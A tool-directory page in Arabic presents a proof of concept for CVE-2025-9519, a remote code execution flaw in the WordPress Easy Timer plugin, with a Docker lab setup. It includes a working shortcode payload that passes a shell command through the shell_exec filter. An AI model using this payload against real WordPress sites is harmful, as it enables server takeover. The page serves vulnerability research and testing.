
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
أدوات/GitHubGitHub/nimisha17/poc-cve-2025-9519
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويبأمن الويباختبار الاختراق
GitHubnimisha17/poc-cve-2025-9519

Poc-CVE-2025-9519

إثبات مفهوم لاستغلال CVE-2025-9519، يوضح تنفيذ الأكواد عن بُعد في إضافة Easy Timer الخاصة بووردبريس عبر مُرشِّح shortcode مُصمَّم خصيصًا، مع إعداد قائم على Docker.

عرض المستودع
2130منذ سنة واحدةلم تتم المراجعة بعد
مشاركة

Easy Timer v4.2.1 -

المتطلبات الأساسية

  • Docker Engine مثبّت
  • Docker Compose مثبّت

راجع الوثائق الرسمية لـ Docker للتثبيت: Docker Engine Install

1. تشغيل WordPress باستخدام Docker

من مجلد مشروعك:

sudo docker-compose up -d
mkdir -p wp-content/plugins
cd wp-content/plugins

wget https://downloads.wordpress.org/plugin/easy-timer.4.2.1.zip
unzip easy-timer.4.2.1.zip

sudo docker compose restart wordpress

2. إعداد WordPress

  1. انتقل إلى http://localhost:8000/
  2. أكمل إعداد WordPress

  3. انتقل إلى WordPress Dashboard ← Plugins ← Easy Timer وانقر على Activate. Screenshot from 2025-10-27 12-52-06
3. إضافة مستخدم جديد بصلاحيات محرر

من مجلد مشروعك نفّذ الأمر التالي:

docker compose run --rm wpcli user create \
  editoruser [email protected] \
  --role=editor \
  --user_pass=P@ssw0rd!

(ملاحظة: استبدل باسم المستخدم والبريد الإلكتروني وكلمة المرور التي تختارها!)

4. إنشاء منشور

  1. انتقل إلى Posts ← Add New

  2. أدرج Shortcode block وأدخل:
[countdown date=2025/12/17-00:00:00 filter="shell_exec"]ls -l[/countdown]
  1. انقر على Update ← Preview Post لرؤية المؤقّت وهو يعمل.

⚠️ ملاحظة: تأكد من استخدام Shortcode block وليس Paragraph block، حتى يتم عرض الـ shortcode بشكل صحيح.

Screenshot from 2025-10-27 13-36-40


مبروك، لقد حصلت على RCE. image

نصائح لتصحيح الأخطاء


  • تحقق من الحاويات قيد التشغيل:
sudo docker ps

يجب أن ترى شيئًا مثل:

Screenshot from 2025-10-27 12-51-08
  • إذا كانت الـ shortcodes لا تُعرض:

    1. انتقل إلى Appearance ← Themes
    2. فعّل Twenty Twenty-Three (أو أي قالب افتراضي آخر).
  • إذا كان الانتقال إلى http://localhost:8000/ يعرض Database Not Connected:

    1. انتظر دقيقة أو دقيقتين حتى يكتمل إعداد قاعدة البيانات.
تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    513
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    471
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    345
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    311
  • 5

    estorides

    grisuno/estorides

    يجمع أكثر من 99 مصدرًا مجانيًا من مصادر OSINT بالتوازي، ويحوّل الكيانات إلى رسم بياني معرفي، ويصدّر بصيغة STIX 2.1 أو MISP أو GraphML مع تحليل بمساعدة LLM.

    303
  • 6

    opencti

    opencti-platform/opencti

    منصة مفتوحة لاستخبارات التهديدات السيبرانية

    303

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →